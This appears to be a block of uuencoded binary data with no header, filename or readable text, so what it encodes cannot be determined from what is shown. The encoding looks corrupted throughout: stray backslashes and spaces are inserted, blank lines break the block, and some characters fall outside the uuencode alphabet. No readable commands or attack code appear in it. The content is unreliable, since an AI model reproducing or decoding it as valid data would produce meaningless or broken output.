M4,A=SF5R9J"J (H\3\@1%5H0\1Y\$7"7F' (J\1\H^\*O\$W ([<]3HX.0\Q7YFI"]
MBOR;D-)6Y&8A;U+DY/N (QRCR0"&W\*% (1<L;YJO\1LD.1\_4+6%#DBY)6\*/%\_ (
M)Q5YE9"?\*/ (. (?>[0,W?A6Q1Y%&%'%+D^%-E9J? (:4+^1I'S3Y4C%=DBY\*Z/
M5/4EI\* ; (42\$M15X@Y+F\*O%S (7RIRO9!\_4N2S0NXPP>0\_A5R@R-TE?IR?4#8+
M>9HB4T+^3)'' "OFB (@,AOU+DV4 (>5E+CLI"=)16] "SE<4CV)D%>55)0KY%. \*
MG"AQZ\$]+:FXEY+2 ("&+>246N%-)5I"ODCR (52PCY '!/\$Q?\6J<A<R-UB%?L)
MJ2OR/2' [%?F%D.?:%GYQFO0BIPNY)N\*Q\$) .2%2L+N21B>K]A%RIR)J0IR>J
M%0CY<T5>+>1+B;HN (;] .5"L0<F:9R;>\$7Y6'B7DB".F\$Y?2RVHN+.10%9D0
M<J,BV^>O!U;4=0F94F15R')%&^B0%U=4WD; (!RNJ=0OY]XJ: (0JY>U7U8T (V
M\$Y\$CA"PH<I.0YU=59/4'\&1V98);P+46V"#FQIJ)<(1.'!;RF)H:EX4\HZ9Z
M+2%\_45/7)>3+-75=0GY34Q&(D (?75=91R"Y%3I (YP=&ZZHV%O\$;1S4+^C@EF
M)#]3Y\$HA#]C,Y ("0:46&0GJ\*O%C ('ROR'B\$?4N330OYCL\_)# (?>XD\AF-A<J
M<HN0147N?+KTI (H\3,B [%-DBY)\5N4+ (28\B@OE029'#0JY2Y%E"?D>1/Q'R
M9A!7@T+^09'/' +F5B-@BY!\$7J2R-D%E% [B"SGV.\*G"KDM8J<)^33BC2\$\_%R1
M.2\$/O)A)1\A619XJI\*\_ (BX3\B2)O%O)A13XI1- [ [Q]XIY)Z/5EEB (8)2Y/8R
MKVHK<E\A+U2D).3=BEPNY-N\*% (3<\1 (UVQ (2\*?)2 (8)5Y/H' BYXB'Q/R%D6^
M\*N0KBOQ4R&V\*W%UF;&<UF\$1"KE#D (B'7\*- (4\CI%#&CY3\$/5A9#\_:JC6).3T
M+<K'A&Q3Y\$M"5A3YN9"7\*' (WF?E]1)%SA?Q0D:U" [C7)I"7D (D6>(N2\ (B\0
M\ON\*O%' (>Q3Y@)#O\*/)Y (7>:4AD\ (?&4\A\A5RMRXAD2]ROR\$"O5>02 (5)5
M9+>03=/JS@LY6Y&G"FM'R'5"GJS (ZX2\?EKU;\$ (^2T3^\$O\*+:75=0AZT5<WH
MA6S?JCQ\*9JM/4N1, [2]5I" [DHXI<)N1'BCQ.R+VWJ8A (R,5,,)\^J,BU0J [=
MIJY4R%\K\DXAWU7DTT+D;2V\3B0D (2\*\_G2DV\*7\*JD&<J<KZ0MRERD9"O\*3\*7
MSK!GU'Q0R#DSZKJ\$-!7Y8R%/F5\$]@) 'W\*/ (1 (9^;4?VSD%\J\FLA#[Z4".;W
M,XI\$0E85V2KD98I<\*>1CEKAOPMR@R).%W.<R)B\4\FA%7B%D29\$W"WF1 (A\4
M\EY%OB;D>XK\0,@I.]0JGI#R#G6ECY"X39\$) (<]2I"'D [8K,"OFZ (BTAQ^VT
MQ'Y)YEQ%GB=D3I%7"DM1=XMY (V\*?%' (YQ7YCI";=JH:/\*0RU6L?I;,M"UQ
M7Y (9\*' \*VD)<KTA#R<44> (^3'ERL\_%'+J+C43W\*) (N\2TE'DTT\*N (R\*E"GF?
M)>X+,-]7Y"PA=YY5\*S5"\*HKL\$K)/D2< (>;8B3Q)RO27N"S#?L,1] '>;X\*U3&
M3,AYBKQ3R!XFR+4%\<35EY'\_5>3;0KZ@R'U";E;DN',D\_[-;>: :0RQ1YN)"A
M (K&05RBR7<@G\_IN)<X&3 [\*CK\_1\*0A\$'D0K@77W"R0IA--F=G9F=G-]DD;L],
MSVXG/3.=Z9 [M/.GT=)^9.=GN<SI]NF=G0@ (10<"0"\A#7I?'%34H\*D+0\*\*#A
M<34JJ#R%CSR"13<@ ("1%<1?\_>M4]?\_?=7IF,R;Q<N^VACWU\_=>[\_07Z5YTS
M@E1'\_E&0".2)13'K@60\$N0WD!D%>!?)20>X'\>9<@ [P#Y@B#O'\_G1\$B<?'SD@
MR!!=!KA?D6R'2)S'.0' (&\3Y\*P+H/\1Y"=)'K\$HUI'@>P2Y".28 (\$='GB7 ('L@=
M@EP'\B%!.B#\_\*LAS0' [FF)AA0?\*"\_#I (EQ.R; ;U.D+M!\_E20#X)\79!/@OQX
M6>S^0"8%&1; (<4\$>OAOV'T&#/)N08Z'?%&0ZT '>>R4G-X\$<%.0E (%5! ?AWD
M%P6Y&^3M@GP"Y%."\_"/ (CUS%R9E [8/\1Y#R0LB"'06X59! [DS8 (L@7Q8D#60
M?Q/DN2!/N5K,L" "S@KP99\$V0/P!YO2!\_#G\*/ ()\&^88@WP#YB60\$" "KVY0@
M3P)I"' (0Y.6"7';R1X)40?Z/ (#>"G'VM\*"G (A8\*\ 'F1)D%\%N4V0.T'N%.2/
M0#Y-1%ND\U=/1:V-1UXG=HCPLY> (\3.-\* [57"I (+@ \ [B5"?0JC?\$.3+ (!\1
MH=0? [?Z> (\$7\)<RG/EW80!!J3I#38'\$\ (<B/@ [Q!D"&0/Q/D0I!O"G (9R\$]6
MQ%P),BW (,DA3D" [ (\*P1Y-L@?\_" (2D/L\$^4V0' [M>K,Q!+A+D\_2'U03X,\D)!
M/@/R#D&^NA=4D'\#. ;W\*R>DC6!4)\@20JP3Q0)XMR!Z0WQ3D8I"/"E (\$^;X@
M-X\*<MR1V+B#S@KP49V07P%YHR!W@ORY (. \#^98@'P'YJ9I8&X-D! ?DJ2,@)
MV8X\_69#31S&Z"?DD"\1T9J)O [0\':P]KL []' ("?0YR0I;DN2 '!RNR# /!OD]
M05X]BGP+&KL@9\_AB [\49>200\*X6Y%,@/R\_ (ET#> (LBW03XFR.EC6%5S0E;M
MIRUS<@% (09"+038\$R8'\+T&.@?R% (/4QY\$"06T!^>D7L)D!F!'D]2"3 (6T!>
M\*<A [QO"? (!\ '^; (@\_P#R^%5.=NQ#200Y!\079&@?\B3 (09#?%V01Y%Y!:B"/
M"CCI@HP)<CO (-8\*\#N0Y@KP5Y+<\$N1ODXX)\ ".0'@MP',G2#V-&#7"' (P\ :Q
M#A#D;)!?\$60GR<\$&1]'7 (+,@#SI."+= (\$<XH;^0TQ+D=2"O\$N0/0=XKR&=!
M\_D&0KX<TQ!SP7 [LQ@5Y/,BR (#M!7B3 (!,A=@N1!/B? (\$LB934 [60/8)<AO (
MM8+<'?)<0?X\$Y+<%^3S (WPCR+R' [0D [.F,#N3A'\9\$&0"T"> (<A!D#<)<AG (
M!P5Y.LAW! (E!GAQQ\GR0HX+\3Y';! ;D+Y-6"?!SD?8)\!\^0K@IQ]''-/2 [0.
MR\*6"C (&L") (!>;\$@)9'\_&\$0%Y.\\$N0GDT3<\*K0,9%^2] (-<)\O<@OR# (-T!^
MAQ/Z'\2?\$.2Q (')K<\_)4D/,%N1BD\*\$@.Y&9!K@'Y54%"D+\4Y!:0?Q;D)2!>
M+\$9 (D)P@ [P]I" (!D-< (@E!F0]PMR'\A7! ?F1"V'\_Z8@6!/E9049'5@6Y%.0E
M@N1!\_E"0"LC"?"] (&>4Q7E!1DOR!\WFZ (. \!>9X@'P)YJR"?! ?FD (%#\# .6U-
MM/) %Z&." /!ZD),@R"V"7'+R:X (40/Y\*D'CDNX (\\$^3<\$Z+'@5PFR#M'8D'N
M'7FM () \%^="?"?D:X+\V"8)M8YV05R6)" +0'!)2B"\_) (@/\DY!G@7R>4%>
M!7+6AF@OD'E! [@&I"/) %D.<+<CV0WQ7DK (MA\_Q'D7) "'WR1L32" [! ;D.9%&0
M-9!G"G (;R\*\+&GJ0OQ;D72#\_ (LC'078^0ZR^0"X7Y'L@'4\$>?PE:6I!1D#\1
MY"C (/PI2'7GBS9R<',D (\B\*0&SBAT [F7"O (.D'<)\GZ0+PCR&9'?0863 [X (<
M\$.3T2V'\_>1Q ("0Y#R0MPER (<C? "C (' \HAG<E (#V2- (!^28 (,\#>98@KP&Y
M0Y#?'?F0 (. \&^5=!\_AKD9Y [%R3=! \H\*<@U.^KB!/'WF= ('=\_E20>9"O"Q\* \
M\_/BM8D</,BG (RT". "\_+VGP45Y, @ [Q;D<R! ?%.2; ( (\_ .4X>?ABY%.0) (%5!

MQD!^49`R-L%J8!\2I!UD!]Y-B>\_!#(LR.^"E`7Y`,BM@OPMR)L%^0;(AP5Y
M6`9[.4%`\$N0I/\\_)7I!903(@:X)<"\_)Z03H@]PCR/)!"O"/)&D]X#B?O!)D2
MY(,@#4\$^!)R0?X5Y(\\$.7L2]A)!="DV"/E?,IR`7"G(MR)(@QT%N\$^070.X4
MY)4@GQ;D-T`>^0MB/@79\*\@G0\*[DA,YI?TZ0?P;Y#4\$>/84=NR#G@GR/B-YE
M%QOJ!<\*G/D\_H(?S,"7(QR`E!\B!O\$.1:D#3I`GR34&>`\_\*3S^?DUT"F!7DG
M2%.00P1YA2#W@ORQ(-\%N4^0,Z8Q[ [Z`D\_\.<I\$@.T%J@NP&>:.\$@%X&\0Y"C
M()\19!GD]%\4\*V&0\$4%N![E\*D#>"/%N0=X+\IB"?!OFH(%\&^;X@\_P)RWFUB
MS,QB!!3D7)!U049`WBC(),B?"W(5R+<\$N0`DIUXHUL8@64%>!!(\*\D:07Q;D
M]T`NYH3.S+\DR&="`G>[L`6#`!+DM!G8.`1Y`LCM@EP`\GN"3(%\5I`K0<[X
M`T)[048%N1GD:D%N!\_EY07X+Y"V"O!/D8X+\!<B\_"\_)D\*>]2+0R2\$&0[X-L
M"/\*8(UAA"/+3(`\AR!Z0;PN2!\_GI%XN">S(C2`LD\$N0%(\*\4Y\$T@[Q`D#T&^
M+,B`01[\_\$K`7`[E8D&^#^(\*>13V`T`. `?E]09X"<J@\@%X(\ZI<XN0)D3)` `
MY!I!G@GR`\$%>!O);@KP-Y..`?`CD!X)\`63HI9P\,H<<"/+?0&X29"? (KP@R
M`O(!029!\_DF0ZT&#)1`I`C@KP&I"7(72"O\$N1C(. \5Y)L@\_R#(Z9>A)E\_.
MR9-`+A%D/\BR(>#O\$B0\*LA=@MP(\CDB>B:JK+9Q-G`F`X0=&W[V`7(;R+6"
MO!SDN8\*\`N2W06S,C:CEAW/CB\$IKQR^+4RJ\$VB7(VT\$6!`DWR#, \$N0?D38)\
M!..2#@GP:Y#N"W`?RY%=R\BV0HX+\.`B-@IQY.>P\_G-"MD/<)XH%\19`+0)[P
M`DXF0`X5)`R(L@LR(L%N0KD#P2I@?R="( "(HU\_M?/7E\$>];[&^H@V<][L`\
M\_L8=?V6^O\_%6?";B]QZ>\OT-BN?AY.>L@=?^#[/\_8V56BWE8RP;E[/\ [&BI
MZ\_:\`%`KM!S^`7[WY-SI>!3^WOIIIIIDIKQ[U.`5(\E.=`X)\?V^(; )L@5^=ZL
M#L>6/:/V+\*W8K];C\_ ;0%X=Z%?`6Y+GPFJV\_0D-^\*\*TAJI.T/) ] ]\$NT^<A)?
MSKGP#)-GNHEZ>5I^;GW-UE]PNG\_Y.<WQ8\_Y^T8C1,2)?4:VL:RPU9MJ#Y-`C
MC!\B3P4Y++Z`=##/<DAD"J0@\_!1`GBC\7`,R\EJN4;(VO@`ON[>HC;;`UL9A
MYUM,;H\;L3WN?0.UI?6ZK5O`.XG6N7X3;2&[35ZEM;7V]O)S1-E@`Y3[V&],
MF;3<F&4\F@3\*TU,.`(6`1W\*R\_Z,[^LAXIY],8%@DPKYL MJW4KW12\_[R3^G.<
MU#\_JI`[OME\*\_WDG]\*T[J+W12\_XJ3^M>WE7K>2?T33NKK3NIWR=1IJ;\*=U.M.
MZE]W4G^QD\_JWG=3/WE;JTT[JWW92?YF3.J+M2]W;5NHE)\_5[G=1O=5+\_@%/V
MD6VE7G!\_2\_Y23^LU.ZN]\_@%\*\_UDG]/B?UYSNIWVM2MW-ESLZ5R]7C`/RW&E; ;
M"O7&C>7..:C<\#BN\$)79-\OH`?\1.2C%VCDG]8>=0`E+\[/]KZ^<1@^(9;S\$ \_
M@]82;QI</\_\591]\_Y=;EVO\_=K?T<:)QF\_#R:>&JYMJ693W0T\RV.9N8=S1QR
M^D5A6ZF?XZ1^AY/Z42?U)SJI7[^MU,>=U.]Q4E]U4G^MDWIK6ZGO=E\*\_VTG]
M>B?UFYW4;]U6ZB-.ZN]W4J\[J;\_82?W%VTK];"?U-SFI3SNIG^&D\_H9MI?X4
M)\_6[G-2O=%(O.:F\_=5NI#SFIO\M)\_5HG]54G];NWE;KGI`ZGDWK)27W:77EN
M\*\_6?<E)\_JY-ZP4G]H+ORW%;JCW%2?X.3^F\$G]>\1X;/PG2<Q"Q]V9F%\*2ZY@
M`[J9:&S`2<S"K]UZ)AJ\_`^1FX?>>Q"S\)\$)9]O+%UN?9\_8&L\_!PZ2\_FQN??K+
M,S;\_O&S\U1V9D\85#];?[OX/UT\_M4[4CB%\_`Z60:GTBN[JR70!#:XQ]%81&
M; \$ON`2\$KEB5\_`\_(8%3.1RG+;]VG/\*\_ZNP\$]+YY`(+,[]+^6G`URATCK/) #&
M:9Q<!)\*,) &2+@]OM,\* (= (K.+PL^)(IZK9[6AY`<\_, "2FU#U&;I^EW#`R9B>`
M[YRE\$8F1/W7\?-(A7P+YE,C//X&\7Y!'S=DYSIP3@>P0-78!B&R=.1!9KF60
M3XB8.R#O\$N2%(#2C\$:ETFBVF/^9.( \*7.\\_-6D`M\$/. \_E?M`6]4:C4H&+Y^?#
M\/,6\$>H^"L7]?!\_D`. `G[F[RC4V<Q"P1B\_47A!9]BS(W2\*>IX/(&KL9A`J3
M)2\`N564\_=4J9J;/RXUNO\$H6&`:CE=+BH>ZD`/9"M=I!V%G&+I+?(Q) ^Z`X4
MI<7)%T!HC=W3%A":NRUY3(`V>HP\N4"/K#;&0+XN!P&D1J^"\$+K.M.;PCI:
M4.:P#C]WB7B>"7\*WK0U8PQOTL7M1TML\*?SP@\*SK(?2\*>.PK4UBP\_[R`"0WVD
M0&M^1CX+\G!1BJ^"?%O\$&@\@G]>D4EV\*VAVR90`W2:] `V44+/A5\$ICX&\A41
M\Z4@4L./@=PJ<EBG>+B?+L@;1#S/(S^<O-8)=9<@E;C3;O@A6838[:PK[ `K-
MG&2!W"W(UT!D+SA[ `7;JT\1("R++/@`2LO`DX\*I,-QJS./J86B@5.]5VI]LZ
M/#H&30\_:<<?\A8\$\*\_JI`SX\$Q(:K\$-S1NJ`1AT+\$14+#\*5-N`OQG,IN7#8P<%
MR!!8#(-:5/+468.+X@S<3Y:6?`;")&I=8(U0/P[U5E7H%[/=\* )FIO=8UH]3
M41A`B+@15...BQ)?^:A6;60:.`; \=(M:IJ-GJXGD." [W,5AZ2&!\99Z98[Z:
M>?UZ=KWFMSI!%]ZMAO6&SKOJ-4D>C!-Q+L9^N["Z\$0=(J%!=\6,E:^M: :04Q
M505(`\<K8:\$=U?PX+D6714OS2S<@+27J=\*JUJ5[\$D]7:\6Y+O5-F`>IU,NLH
MMX..]A?[4ZM^[7BFU:JA8-7.%. \*QDH9?#;NMDY<5NZT6>EWB9;K;3`\[H\;6
M5(EZ=^XD!3\*MI%:4MT(4=W-)KNBZ[<W9J-ZM^%/8VF5T,56`36?FEB+JJ0<
MA,7JLM]>\-\$) `R@=:E=Y%\>"4`>&).JV:WXF`9<5#L)Z+E(ZT\_!5#%,8-Y?0
M!\$K4#1IU2)K34Y.9?G=8+P5-/^IVXDUSY3Z1<JL\$E&K6`T&+,B:`]A`6\_ :T
MQO8@BUC!\*SVYL8M"6EDNLH\JJ38JL.O3D^7E:H!SW4:/KE;#%=\_U336IDL\_[
M\*]7&]'SQX`34V9<9\*"D;R8+?C#K^M+\_45=V^T/9C/Z0<0N\_:JKR3&!F.<Y!M
MMZ,V@2CVDZ@>YZ!W\$4J@U4] ];W9:JL5A"M\*TJQ/5CMS42=81F=4+0:H8D>\$
MR\`\*=%!M1"N9%\$895YI\$W9; \*WR-%\*%! (P3A(PH0A^K!M(4\*4)UD\_[. \*QTXX:
M&G:"L\*MK)+N&RM!PS6]WIOWE:K?1H7`\*[^&98,EOEZ(2W=\_H8>TN120FW-J@
MD88]9]>EJ\Q<YCE\_M7+I=(P.QYD^=)FX38L4:]@IA)/8.5`B6C8=M&G,W,BX
MB+BPK(+>XCJ)R.=/2D57+JRZV(J2O0ADP9M/%"G=CT?A,<S#NGYX7V\_@``)
M"NSHG7%1F:..BWPNS>;01-R(\* (TFY1\_PFZL\*,04\*3K9<NINJ,<+Z9\*.`@YBO
M1EST:UW,(QO3?EQK!RTT@97"K]4,,S9G!\*#!FJ;4QD! !>:" `DG92Z/G7HX?6
M=`N+?K/:6L7,G`%1N8>BVG\_`HX<\* "TO5EE\_`ZB<0]2CC9Z-?"J\*G`H^BQJK?
M:.T;\*X;55KP:] =KX6(!%5K71UT/\$>)M)QV7@:;:\_OSRB\$8,63:>4F&Q\$[6,
M@,96X>@+":5,R.5!HS\$?9K`R(YE:NQ6B0+63=1<WXH[?Y`0Y"/WI\*-9S4,9%
M94\*-ZD8^JM9GH.)H[\*-1I+.\$SN2K19YU3\$S)U<JIZ-,D;3GU;.:B(8ZYRL;%
M6\Y%V74.>7-: ?BQJ=)O^;-0-.U3,S\$`)I4EES\$5F<`<)8FI%TJ=\L-2NMC?4

MO!UK6<V=(Z;#^"C6.2%0\*1)KULV\$E#HJF313">U41;Q0[:R6HB):%=6H')D!
MG.+IMAIJ8)%3+1=8D@V96I";J06C=6=9Y<(R083H:W7"W29J#?09:CL7+D>9
M%)9=3Z?E%&J8JJZ9J-VL8C'F(HK1A2F!#<ICJ=3%\*O)(.^JV)\*1-\$0^0V7"F
M"HP?"IOB<\$.@[9EO!AV?I8T6\F@]:F;;4HU\*.4A'40?1\_PH-\V)+">+Q)7)
MF\$1U26A]0J%Y>TED?2WF>#URQ//OM)%^%#\_K1Q1B,S&%;E=CFC?4<US#@UHR
MSG1#JZX8,^VP2BXSgy#CV/0L/;70B[+A6M".PB:6,7KE2!D8)"MK63=<2?HF
MI0RO1X.8%EE;R'7X#OI!\_UPT@^U3'ULFE;],G[MLW,E<0\$,+#3)LQ!&<Z@U.
M5Z\*;M8<;23[GNQU4<J:#<BYU.ZE";\$3:F')IDMQ\$2KG%WDS/DLD8<J0;U-.X
M6;X/%)G8R`S!G@VG\_09\_INV27)QIZ8RRJ[C2S.;B,A?31"<!+>A=Y'03@\*8N
M&9,SSVTF3(G,H#E\_/:443\$AED&X>F.->\$YZU361N3(:PJ8>[;?5QTA?&QJ%
MY\$W>G[Z1D1TDT<]<"/6T'8TDJM":Q';E0M@BNJ1Y9+'P\_%C@GYA?1@`B4:-N
M5):[\* (,T",YBS,\$HE^D'Y\*/MFV\$A<:6//ND2\$T.RB)\$NF"[X,\$<B4WO:F6()
M(^ZLBH\_X(8V)9@#F91V>23JJ+Y'BR'I+&LG;#+(C)K4^MV9/F!"3!50M31A
MSK0C3(LK&"BI<"13:P7^3,K"G286OC9QD?\$5-0MHT@\*,1"B\_:G`L!&%Z[71C
MX`%8'GKNV6I\G+DP"S?@VJ":J?G8P?@]1G[\GM/8E0RA20'[63\_CD%YF6VWH
MCE]7%50,;F)>I8"X&M5B:BCI<"4P'9Q&Z^+LNO^()SWPY7.ZJ;"<KK0Q6DH
M-6&6["!1:E023A6D\$[-:3YW3Y\_Q-9#K9K7V4-\_\_'1)^NVXXB4.@4K[108.YP6
M]GH.G\`^R,;!H5(G#LGN<@)F-:;/?%A%FW%U<R5E5X\*=M3\$"<-GE\_L92I\*P\
MU0WT%!9KJMR-VRDD["B,\;6\*;&2S3<^COCGG!C6WQH^0Z]3'\$DIZ\$`Y7"2S
M6\;L%9W0"\*W7]L/:AIXQ,FFPS&%'+Y0XXHTH.#,'IF(1,5LU.RQ7%Y2FFC1D
M\_/6V9QD&6&&<;4WZF8&<.F\_"&/?<7^CIZIZUU^(3OAMIJ;0\_-J?BNVJK3J
M<%AV/9V64ZAAC0:K3P<97VW8?LRDQ]V)W)W;|\_',((;\$;T[%J.U"6CLQ`B0F#
M=0)M)DU3<\A;56^"\_#KKBASIZ&C]:+<-E&\$'4D6GX=0H&\$37(GU!+YO<X\$.&
MF?FD\*YOTB&2WPZ2](1Q+YJ8:S)]J;DL?)FO=1D/9:EC%,&1\86=.RQ'A(IFQ
M@4\*YZ=(20ZSS&N>K;2S5Y\*!!)4^D<8<.9Q(G5\*+.44SMM7N>:#. (^N!.WV:-
M@[(!P\*0J2U3Q'1)2IC8H'"%51-#0)H2,SN;CO1YHED69M)@F4--<QD7D=ZY
M,'5P@JP9D\*B>\S(#14XH\*D"\*8/Y-S'" ,HK%A>TBF=\W(V\$`SB(HF8=UF-;.&
M>H')8<.`P5S49V%.AJLK\$);%(23;+1&!&:Z?-2F1:T5,=Q\*H2P)BI,-ZA\*5
M.9I?9C-2+"5BG;#F#Y)C6Q=CF];IP\*D]S&=GS=P]CP.W!LZ-?+5+Q\*Q`%' -5
M\$\*F#DZE&-8XM@M'>G\$GF:/^:RLMI/&F<U#"LX>(M/6P6>[I,[S,'B)]#T28V
M,UAD0T4U7\*AHVQG`'"4MX[@`%4@:P@5FR,).6W\*?E\$8"%B>M'\*0SHEAH[\VP
M:.;K)\*(IE\$L75;@?#7HAC(M2D\$U`-;9(<@Q<:01DK1^WCJ+2BS):XCDXXRI"N
M!>F-Y[9:6G/1&4>]=W3)-Y/%52QMV)#&1\SD^M";'QGQ/JI\QE3Y\`\$L2CB@
M8=)!Y7YD` (UIYEA\\*C?M8II^4@4]\*S`7LA55&N4)TV#\*W;3HXU5(V-H1KNA&
MG2H7F&F0NS/U@[IQ1\WSCB3F2PDN\$:GI63GFY1@L+`MA=&)BG(5S13(4'9;:
M7L!8%-/Y:8\_P.BGYS9:83B4J]Q"=3\$FGD="+T\*Q8&,K-%V!G@9+,-\*HK7\*"7
M%9R8'LZ9Z/5<@/T5%3T;HAVY@%5\_\*:@=9R,2)'S'P4&Y!ZZ.0G>9I8QC7\*DY
MY"K-L:00),)\*+\_%D][W<[ED;D1FBN(,ZHG`GV28K)\]T9@#G\_M&V5'K'?`L2
M?D0\;!'R8:K/V\$9)X;VDL0RH",-Z\$)TTZY<[=16E;L1+54;[+ZB`&4+Z%Z@
M==&=H5K`NMD1N\$'\`\$&2,B/K]EEU@]BZU`;2.HXP\VD:[\$5((W<O(+K2<>00
MZS[;OUV8[65FP9?EI:G/!.!;#<M#FSN5@G;D:/-'\$IYK;]XW1L8-U\*;.)0VBM
M:P%S4'Z29UW[1J\*O70A'J4K["R+3ZJY@M)&X]"%:XJ!\*UH]44\_J1[B:ROL\$Q
M(C;Q+O@2U@>N\$&HUI+'+M;N;9,+6TGD@)G?>#M6;03U7FG\*U8;RA2N4U-8E
MM7Q/W`%\WN3>LQ@L@Z6\_B,M2-.P)?T55[4?U[IUN\ZB\Z96&VLVNU^A42`JG
M?9BX:.83F'MV\*?J4%-`Y"24O>2Y,C;T0M6A03PE10\$1]LK6D\*HU%,S<9T'8A
M%T]6ZV3'Z+2-\VAWQ5<W<\_L0#12,]7G1:QR`C\$/\*AH@HIB>GBGG\$,;G1\1V`
MWD=(7J\D9J]:X>X9!U%[!MJ.BSC<LUG(Q.HTK@NMJ4(+2\$+\*9:X#)(@XV[=8
M3\/,&Y^RP&B9T3,%Y:>P![1K6.XLTU\_.H/,U^T3[<7)1?R6G]C??\D,RZS"7
MD=%:53WYU;44S5<7D\RIEG32\_"A!60+CU'O[Q,'.P:@RJ+|K!Y!\^)^FYO+]#
M\$AK7K:/M6P&-U=9%'Q`]]&7G,55U\*,5TJ!"SVRP5:&I3NTCZ1,Y6#`0\*.YI
M7CHNX@`8W4M+^5FF=%`JNM;L^" [=909H/)=.+5ZS=\`HF2\*6+NY//`>=5:CA
M2INN,Z9S\H]55X!^AA8J!W4ZGP&%%26Y@JL&DQ5U-U=KK98=\>D2>G(QG89.
M+4"=V@VB[2C\*^)\$<BF\*RL"86I<3&#> <XU9UW9-) (]=U8[C`>F2=^"=9%)@"\_
MPRJ!\: %OFG\*'D=C>3\*ZTN]@DX'<V)3`1&6,P.>0UR31(P>A\A08\_.XJX4/DL
MX\*4);@?\*I#CCU\_/PU9G\!X:'R@F.W,W2)D\_Q\$5K(D:S<G4T\$'8>Q'65):KN
M`.&%E% ^ZN8=<W=[G([M'H=N(]35I<K17Z'@/SZ1;]BJW=D[CK18[DQ(1=SDE
M,:'X(L>JB9%M>F>9?!3\~@7'NP>)729%@@`OQJXZC3(RK,GWC6+QH6HR5HKE
MH]SL^%XU\$2E=IC#%G<H,D\/\$!K90#6+?OLFC@%`U;Q\$Q)],0AV77TVDYA3+&
M;CPQZ%#XD+W&M2FTM34^J!QVIV-OKD3&T[#10)(.LP<=F`GDBB?-1932T!L
MRC^;=>%\<<R%V+(RJ/HW-FI4?3G,<JZHB.Z,J\$CG-I<B)TP>G9BLFM=&VK&4
MX.BX1J3APX\_N(M9--^J9TYX:A)KHW&S[Z\*"R19N\FW82?GKQ#`HEC3S@+U&
M@XUT9:23(M,O"O"WAWI4N\_/(@`X!-&W1F&(<;"),1&6)'P[I:=0=T!<ZC:EJ
M"TM.>P;%6;#&S\*3^\*\_41@ZU"/E,-IG:K491[EX,3P1A\$O75?CNR,ARB1XU&
MRHEZ9C-A60GQ]E%ME4Q2PJ5E.,376U-RR1M`+C)A&H\$?IEJ!2+S9!2'RP-Z.
M(B>\_+T1NNB\_\$I'1.1\$YY#8B(4#H7T=CFPK(++:.)ZI'</1&T\*\52!.^5E\$[HI
MPL5T<MJ-'`%X<1%5-LIF\$7,,3-<%E-OK1!G)TD<R,LI0I\*KL3B=VRH#)521
M\_,8)6=]KU&),0.-"=G%Z2M#9ZGK0[#;9&2U)^3MGM`OBU"DC%J4NL\=BU%1Q
M9E,I+P,-\O-^4QM!F8#=#.A.&P@"[3D54I%,DI5<E?Y[,E2?@M&!?) [.G\*8CHC
MMX/<TE%,N=\*2CBF)U.LEZ9S\`Y<[&.\*QXK4)NX4JIM\_`&"@Q4;3;O\$/00\*X?
MS6O)YAUMR7#ZR1"\_<^`"LH7L[1`),"%;1'K.^H9@+"[:\$5L7&13HQ5^@+>]6

M%+>\6U%T;D9PU'TY<\$?O'<O@ (EV3, 'I'E:U'2"WCLV0QN0R!;8\*R\HGQ>7-Q MF8EM'<FK%A)0''G[@8B]+UQ%1\"90UA7RW6=N\_1;\"1Q#KZ+@TYTBP,/7(N; M'[@6!Q^E%N5Q8]\$YGI/4U,\_,[BB<]!%3!YT\$?';S;B]AM<DDKG:="IS5N24 M79YC<:06G5VSF1218\*~8;5A3'9?HYN3\$U"EGHIZ9@)GBB'Y>E\_2\_'\$=P,5Q5 M%<Y6GNB2MI\_SDZCBX).HHC7R5>7\_&;&(65&^!E2.DY\"ZN'1MU6LNO%H'+ "M64+@VPO51F+O".LJ.-&;\_&B96;WH[[:;H0:L;M["TL\O9XHD`\*]\_DO6OFMAZL MHG'#GL2EFXHM0Z9VQ[P3\*PT+0OX&,8>)4G!DDQRDF]J#L308MS4KE!HQ&0WU M8V)G+) \$"Z-M-W\$5F<N^ [YJV#\0\*/HRK\@5'8LV')D"U7244-,5[',0V!KP-MZ%25\+18LELY\BQ&' +G8+TE.RA9/;D#:UYR-KG!DDC;W>5R3(K4#R@R]VU(M]U5(=!FS5,+M?NJ-FEHG&;+).J@Y[\E/T4U#!LP(@2-=T]EI.G%16:,BK8WJ M-,K1L\$4T6-XPA8ST.&MY<EA,LTP:I'AUVQK-XDZJ#]'VSD[6RDD=A8N')M.W M=4\$3.]'8!U'(;E[M<W\*YM8N72T5T')JVS4\$0M[&A74F;S4HJL3Z0Q;&/D?VX M96P2\4'!92/%BI%.K6\_VAK\\$U+S&8EV\*K!F;:)A8/&@7SRQ@Y.;;E%0(E1S\$ MRVF<0VX(X)2UA'&I:PK;7)R>8C^U;NK?YIGZ/W<=@0F'E))(^FV]3:4VG=3[M=IL)>4CWSMUF0A:2#=#,NKD?E.WT\_\*9GE"SA6\*NJ/G1UU%S"R&#-:975\$\H' M\_6F8&FU,Z4D=Y-%3(X;EG9Z,OP9LNS5([5.F]U@VC\U6[RG3>V3R@#TR'X'U MTMKH/65ZCTP>LD?F(S1>8/CI/67LHY(']L"\GGQ0:X7,2)4Z?=-1H%J"6GZP M[^!\$I8UU#N:W"OUM\$%J4\S\6LJ>!.688W?C\$OK\$\*I,U\*C.&4KE00BM\$;\_'JK MTZ[4]0:TTL7'03"18@IQ\_:S@VR3U\$V.5B,:72E,9/8='-(())?GAT![X#5EFN M5?'FQ/'8.8CO<Z)B)58R7W](#X^)+XE101596)PK81:M%(JP;LQ7%K+Y^:E\* M/E<L52H0!\U6A7\_NY\_XH/JD9B56,R'YJ4R7YA=,\$"<K';-,4J).(]8!6>30 M/O;),K1;L-2,UVKP4T5.,98:G\_9:#F6"D/XL'8J%DE:B9<0-.UZEAGDA0!\* .M0)VUM]=\DC2K-T1MM-=23\*N8RIJ>/G415.KKC5Y6,W66LI8&1LH(%JBV8/C? M:\$D\_LY'L-C(CLH1>1==Q[H4LZK9K%FR<].B:\*NX;<\*+3`GJKWH:UQ%Q^??P MP1T.L85HR?;I=2-6)!855+8@\_PH=VAM5&\6B3I'-.F\_;'7WA\*#:LBRI+L/#K M'NI!L'()]7E%V'Y:IHK!J'!Z=V+&%(I/.4K9=%068XAI,30&OK&EKCILU%0\_L MJC/EEU\#HT\_W:4P?\_(S'Y\$M\_:BQ/\*:SY.B2IK%.OHF^RY%P%XVG)+DN!S.<V 